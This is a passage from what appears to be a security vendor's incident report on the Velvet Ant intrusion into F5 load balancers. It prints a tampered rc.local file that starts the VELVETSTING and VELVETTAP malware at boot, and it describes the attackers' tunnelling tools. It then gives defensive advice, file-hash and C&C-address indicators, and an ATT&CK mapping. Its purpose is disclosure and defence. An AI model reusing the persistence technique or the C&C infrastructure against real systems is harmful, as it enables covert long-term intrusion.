
```
mgmt: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet [illegible]   netmask [illegible]   broadcast [illegible]
        inet6 [illegible]   prefixlen 64  scopeid 0x20<link>
        ether 00:0a:49:ca:c2:c1  txqueuelen 1000  (Ethernet)
        RX packets 2532523713  bytes 248157533828 (231.1 GiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1579124876  bytes 234931360664 (218.7 GiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 17: Snippet from an output of 'ifconfig' command, showing the 'mgmt' network interface on the F5 appliance.

To maintain persistence on the F5 appliance, the threat actor added both VELVETSTING and VELVETTAP to the '/etc/rc.local' file. 'rc.local' is executed as part of the system's startup process, which means that any commands or scripts listed in it will be executed automatically whenever the system boots up.



```
#!/bin/bash
# THIS FILE IS ADDED FOR COMPATIBILITY PURPOSES
#
# It is highly advisable to create own systemd services or udev rules
# to run scripts during boot instead of using this file.
#
# In contrast to previous versions due to parallel execution during boot
# this script will NOT be run after all other services.
#
# Please note that you must run 'chmod +x /etc/rc.d/rc.local' to ensure
# that this script will be executed during boot.

# run customer config additions
/shared/tmp/pmcd
if [ -x /config/startup ]; then
    /config/startup
fi

/shared/tmp/mcdp mgmt
touch /var/lock/subsys/local
```

Figure 18: Snippet showing that the paths for VELVETSTING and VELVETTAP were added to the '/etc/rc.local' file by the threat actor.

3. **SAMRID** – identified as 'EarthWorm', an open-source SOCKS proxy tunneller available on GitHub. The tool was utilized in the past by different Chinese state-sponsored groups, such as 'Volt Typhoon', 'APT27' and 'Gelsemium'. The tool was not running on the device at the time of investigation.
4. **ESRDE** – a tool with similar capabilities to that of 'VELVETSTING', but with minor differences, such as using bash instead of 'csh'. The tool was not running on the device at the time of investigation.

A Note on Attribution

The attack described in this blog demonstrates a single attack flow of Velvet Ant, a threat actor that exhibited characteristics like those of a China-nexus state sponsored threat actor. These include but are not limited to target selection (industry and geo-location), clear definition of goals, targeting of network devices, exploitation of vulnerabilities, and a toolset that includes the ShadowPad and PlugX malware families, and utilization of DLL side-loading techniques. The threat actor was extremely persistent and remained active in the compromised network for about three years, despite several eradication attempts throughout that period.

The modus operandi of Chinese-nexus Intrusion Sets includes shared tools, infrastructure, and sometimes manpower – for example via shared contractors. This mode of operation makes it difficult for Sygnia to attribute the attack to any previously publicly-reported group. Moreover, the visibility available in the network prevents Sygnia from ruling out a 'false-flag' operation conducted by a different Advanced Persistent Threat (APT) group.

Defending Against Velvet Ant

The defense strategies presented below are designed to provide organizations with robust measures for countering threats related to C&C and the malicious weaponization of legacy and edge devices strengthening organizational cyber security defenses and strengthening resilience against advanced persistent attacks.

- **Limit outbound internet traffic:** Outbound internet connections should be restricted across servers, workstations, and edge devices, to prevent attackers from maintaining access via Command and Control (C&C) channels – similar to the tactic of utilizing the PlugX loader. Configure perimeter firewalls to allow only the necessary outbound connections, placing internet-facing devices such as load balancers behind these firewalls to prevent direct public access.
- **Limit lateral movement throughout the network:** Performing lateral movement within networks is a technique frequently employed by threat actors using tools like WmiExec. To mitigate this risk, it is essential to rigorously control traffic over common management ports. These include SMB on port 445, RPC on port 135, WinRM on ports 5985-5986, RDP on port 3389, and SSH on port 22. Access should be strictly limited to hosts with explicit authorization. Although implementing such controls poses challenges in complex network environments, the security benefits are substantial. Mitigation strategies may include deploying host-based firewalls,establishing effective network segmentation, and adopting cutting-edge microsegmentation technologies.
- **Enhance security hardening of legacy servers:** Prioritize decommissioning and replacement of legacy systems. Tighten control over legacy servers, which are prime targets for cyberattacks due to their weaker defenses. Enhance security by installing Endpoint protection tools that support older systems such as Windows Server 2003, or using alternatives like Sysmon for comprehensive monitoring. Strengthen protections by limiting access to essential staff, enforcing strict network segmentation, and monitoring traffic to and from these servers. These steps considerably reduce the vulnerabilities inherent in older server infrastructures.
- **Mitigate credential harvesting:** Implement Endpoint Detection and Response (EDR) systems for continuous monitoring and interception of malicious actions. Ensure that EDR sensors are configured with anti-tampering features, and are consistently operational and current, as attackers might attempt to neutralize or circumvent the sensors. Apply Protected Process Light (PPL) to LSASS, and activate Windows Credential Guard for credential security.
- **Protect public-facing devices:** To improve the security of public-facing edge devices such as F5 BIG-IP load balancers, it is essential to implement a proactive security strategy that includes external attack surface and asset management, patch management, Intrusion Detection and Prevention Systems, and robust security and integrity monitoring. Additionally, migration to cloud-based solutions such as SASE or cloud-native load balancers can reduce the risk of running vulnerable, exploitable edge devices. For comprehensive guidance on establishing such defenses, refer to Sygnia's blog "Defending Your Network Edge Against the Next Zero-Day Exploit", which outlines key measures for enhancing the resilience of network edges against threats demonstrated by this threat actor, and other emerging threats.

Appendix I: Indicators of Compromise

Value	Type	Description
d1e6767900c85535f300e08d76aac9ab	MD5	iviewers.exe
4a0f328e7672ee7ba83f265d48a6077a0c9068d4	SHA1	iviewers.exe
91f6547bceddfb2f241570ac82c00de700e311e4a38dea60d8619638f1ed3520	SHA256	iviewers.exe
0d5abbe83e5eeb2cb79630caba3a33c7	MD5	iviewers.exe
d80427c922db5fcd8cf490a028915485ff833666	SHA1	iviewers.exe
d663b323d132a3c811bb53a48a686ea85c6bf8faeef3b48dfa93528be8f4133b	SHA256	iviewers.exe

Value	Type	Description
977a7e48f8b05c12249a28dbc4054d78	MD5	iviewers.exe.ui
291bcceef6e03a9f4f0c524f1dd3a4b77d870cd8	SHA1	iviewers.exe.ui
9a7a24b1c785b3c7c39f7e33e99897290165693dea1f46ed4f3c7919aef93928	SHA256	iviewers.exe.ui
4cdeffe8c379e6b702f2d22160c59ccf	MD5	iviewers.exe.ui
f07272762b322cea1d8cc0845718371f1af0bd4a	SHA1	iviewers.exe.ui
75fa71e65344b61a80f0e598349b735912be39d04a7e2159748423bd860d3454	SHA256	iviewers.exe.ui
dacfc13d17cda55e58fab7d66d5417d1	MD5	iviewers.exe.ui
37d3665d3b803eeddfad245c0e96172b9c3e8a29	SHA1	iviewers.exe.ui
be852d7a59ba168d93eb975fbed652617046433e6fdc177d0087331f9a095f02	SHA256	iviewers.exe.ui
74a6c8bb6fb08c68d0ff4a6efad64242	MD5	iviewers.exe.ui
2c5d678948938de4d10095db35390c064305413c	SHA1	iviewers.exe.ui
0acc25396ef78c00631c64df538678a323982115bafbfa7487a4370d4b4129ac	SHA256	iviewers.exe.ui
cefbb71fd132df7fb913ec747080da7c	MD5	iviewers.exe.ui
6003f8042d375ec5c6d56a1d6e363e2d2cc9eb67	SHA1	iviewers.exe.ui
859c823eb3e7420e0db234ba224764faa62d391bddd25e9ad415b11d853741f9	SHA256	iviewers.exe.ui
ababde83c740651f014d9671d4dab557	MD5	iviewers.exe.ui
1fc7b986e55f116d92e77e3b2bee86b720ffa155	SHA1	iviewers.exe.ui
9b9d2da73b510276d38d1698f3b87671958e338b40230e6a004ccaf3dcceb03b	SHA256	iviewers.exe.ui
ad2d2126fe198b35a657804c7cbbf84f	MD5	iviewers.exe.ui
0b400eb4451c3148fa48bc72cb8a84fdcf4461d3	SHA1	iviewers.exe.ui
b4d71b0ac0bc1495789501f9afce6f950b601a36c0836534294640f2db6b2f40	SHA256	iviewers.exe.ui
654349edf1ac14dabce9bec435f06f98	MD5	iviewers.exe.ui
49d2e3dfabd21ed4a11c6fca6236ced7b17fa97e	SHA1	iviewers.exe.ui
3a6a5b1d76dfcac5920e6e9163c08543304ba013425eb2c2e64071b15d26996e	SHA256	iviewers.exe.ui
113779c96c005ac50729462ec1b81f96	MD5	iviewers.exe.ui
e6bd682c47f1a9d564f45a54427100b42e19d2e9	SHA1	iviewers.exe.ui
bdf8a8c7f0298484dc95895dbddf367689ca3616184535971293438b94debb	SHA256	iviewers.exe.ui

Value	Type	Description
0b0b592ec201605503b4a245f024b37c	MD5	iviewers.exe.ui
fc06519154e3a4b28fe16606dec05ec02dd2f647	SHA1	iviewers.exe.ui
7c9336afd7530576b6a0f2e978b36955e8f264fee429d810309ce157a4918aaa	SHA256	iviewers.exe.ui
7266fb2e71fc97036ad642fb592d3444	MD5	iviewers.exe.ui
ca7331e0c8dda90054eb941a2fdd0cc943a04fc4	SHA1	iviewers.exe.ui
c456747731141c2ea0f8e69f89193e8bb823da4667527fe90b614b97f1d425ae	SHA256	iviewers.exe.ui
c5af1894f9806fafc6eae449a4021362	MD5	iviewers.exe.ui
61a382b2139512f8c816ceae93ec823c88bd6eed	SHA1	iviewers.exe.ui
55d6c4a95b5172ea47381ab66ea9ea37fa0afb53b9bb10a1d752ac4acc8f6cd4	SHA256	iviewers.exe.ui
52692f03f7c14bc6a6bd35679beb7fab	MD5	iviewers.exe.ui
8e722b2c6b114b69bd71c37759dc3410a32b7594	SHA1	iviewers.exe.ui
527df166af23cd0d139ebad9d219f125137b5a7b619fa50e5e245ccaf8c0b7d6	SHA256	iviewers.exe.ui
b9a46c2960ddbece1a5fc4db1a810d92	MD5	iviewers.exe.ui
35e0cbec56e6ad052c3cf53a052b254490995453	SHA1	iviewers.exe.ui
4965f809b71ffb71fe8456d88dcd0a80a99fa6aa4ffd6ba96e1a1d810d41bbd0	SHA256	iviewers.exe.ui
805fa6261f5fb268e56fd9f11fd13e01	MD5	iviewers.exe.ui
7dc223a47fa35011d9e5ed8ef0bbeaf7bd08500f	SHA1	iviewers.exe.ui
b5aa86fd97624a317945d110541a07fc80b83dd960fbf16642720fc275d8f04f	SHA256	iviewers.exe.ui
f0293d80323383dcb494b12ceb313105	MD5	iviewers.exe.ui
0667f44b8dc20d0d1b8f1a5c2fe2f8011204664b	SHA1	iviewers.exe.ui
9092cdd52109531f9f58c28bda25b0c3f82d9bd2d261ce5fcb0137873dbb0868	SHA256	iviewers.exe.ui
3e32bcdc16db8baf98065b29faeaa18d	MD5	iviewers.exe.ui
86a219232410f236665c51854425fbe5e37b07b3	SHA1	iviewers.exe.ui
bcbc3184756a6cacfd5ca2b879708cfd015e84050c9b9ede096cfb70282f870c	SHA256	iviewers.exe.ui
5312ba28ce0105cf4563279508bf83fa	MD5	iviewers.exe.ui
3faf065a9987ade102f20dd1ac6b857c7c191b97	SHA1	iviewers.exe.ui
febe116a87860e42bbcfd7c6e2c710446f33bdacc56e990f69493837c01f1059	SHA256	iviewers.exe.ui

Value	Type	Description
d8a1805843925a0394d64d1574b15388	MD5	iviewers.exe.ui
2b3b897dd7ef6a54bc038a9afc9d79d5989b6c5f	SHA1	iviewers.exe.ui
7e118a6c4d6f162d8c6a53faf972bd3e675da7f9d0a0b67a1988b4e2102ebb53	SHA256	iviewers.exe.ui
f26edb1d8a61d6bee6da5b5214cce77e	MD5	iviewers.exe.ui
44e2b73f6f5ec010681cb1fa5681ca0903f0a080	SHA1	iviewers.exe.ui
cc48a02f06066a37c90d063b6d28ae17d9503e4ba6df69aef1b55b5fa5a5ff48	SHA256	iviewers.exe.ui
9003d7c01c4f2b2e2632a86815eb40a2	MD5	iviewers.exe.ui
ddb59cf25b40273ef0f394c6f164923b6872d7cf	SHA1	iviewers.exe.ui
562974ea1325a88c916a55719fb9263eb6c710ba281fdee4ba7e9a98a3f4a5a8	SHA256	iviewers.exe.ui
ad9267c5c64390d1ed2d6cfa498b5339	MD5	iviewers.dll
1f2e03650afbbd10b9cff21116b7b8d9b192cee3	SHA1	iviewers.dll
92b2535373e55b16b6f3b2d134a1d5545e837d3c19fff4cead4e92558e302b6e	SHA256	iviewers.dll
c5a873b83798a7ad21990eff4c90cb98	MD5	iviewers.dll
3a5ea30f0ff6928a26c4e67352d0adf44dd978da	SHA1	iviewers.dll
a9556cc05422cae960e36f76eeff7168b8e3cfeb16a20855a93d4f2ed4a65a8b	SHA256	iviewers.dll
9f128f604a3e57a92381457e6552f886	MD5	VELVETSTING (PMCD)
ef22dfed358bf35f702af4a14f7a646375123e05	SHA1	VELVETSTING (PMCD)
821d0cdc3e8a735976045ecb1afd1c0170bf39701d2da118b9533a45383a9ebe	SHA256	VELVETSTING (PMCD)
d8958e44fa0499a5fbde99b71207184b	MD5	VELVETTAP (MCDP)
553674972e59e7b37a63d19556152b13bf785d71	SHA1	VELVETTAP (MCDP)
436f35dc69bbe7cb8cf5430b52c3aedace099730245de57e004dc1f6531ae262	SHA256	VELVETTAP (MCDP)
2666a1f1f38ba3bd261c908f14d588c7	MD5	ESRDE
0e7c4f374009ff3e264d299dfc1c279bff5b6b4b	SHA1	ESRDE

Value	Type	Description
13f3c05cc348ecb47c4e86d1fb522fdf499a6fb23e0cc6370f4618137f055b04	SHA256	ESRDE
d313dd345d5ea37bc1c431a53d1af91d	MD5	SAMRID
baaa29799bdbb6c1f3fc70e25c0aee4b033fefc8	SHA1	SAMRID
3d9aaac0a8e5c7eadd79d8d5c16119d04f4e9db7107fc44a1e32a8746a1ec375	SHA256	SAMRID
202.61.136[.]158	IP Address	C&C
103.138.13[.]31	IP Address	C&C

Appendix II: MITRE ATT&CK Matrix Mapping

1. Initial Access
    1. T1133 – External Remote Services
2. Execution
    1. T1047- Windows Management Instrumentation
    2. T1059.008 – Command and Scripting Interpreter: Network Device CLI
    3. T1569.002 – System Services: Service Execution
3. Persistence
    1. T1037.004 – Boot or Logon Initialization Scripts: RC Scripts
    2. T1133 – External Remote Services
    3. T1078.002 – Valid Accounts: Domain Accounts
    4. T1078.003 – Valid Accounts: Local Accounts
4. Privilege Escalation
    1. T1078.002 – Valid Accounts: Domain Accounts
5. Defense Evasion
    1. T1574.001 – Hijack Execution Flow: DLL Search Order Hijacking
    2. T1562.004 – Impair Defenses: Disable or Modify System Firewall
    3. T1055 – Process Injection
    4. T1070.006 – Indicator Removal: Timestomp
    5. Masquerading: Match Legitimate Name or Location (T1036.005)
6. Credential Access
    1. T1003.001 – OS Credential Dumping: LSASS Memory
7. Discovery
    1. T1087.002 – Account Discovery: Domain Account
    2. T1083 – File and Directory Discovery
    3. T1135 – Network Share Discovery
    4. T1018 – Remote System Discovery
    5. T1082 – System Information Discovery
    6. T1016 – System Network Configuration Discovery
    7. T1040 – Network Sniffing

8. Lateral Movement
    1. T1021.002 – Remote Services: SMB/Windows Admin Shares
    2. T1021.004 – Remote Services: SSH
    3. T1570 – Lateral Tool Transfer
9. Collection
    1. T1039 – Data from Network Shared Drive
10. Command and Control
    1. T1572 – Protocol Tunneling
    2. T1090.001 – Proxy: Internal Proxy
    3. T1132.001 – Data Encoding: Standard Encoding
    4. T1071.001 – Application Layer Protocol: Web Protocols
11. Exfiltration
    1. T1048 – Exfiltration Over Alternative Protocol

If you were impacted by this attack or are seeking guidance on how to prevent similar attacks, please contact us at contact@sygnia.co or our 24-hour hotline +1-877-686-8680.
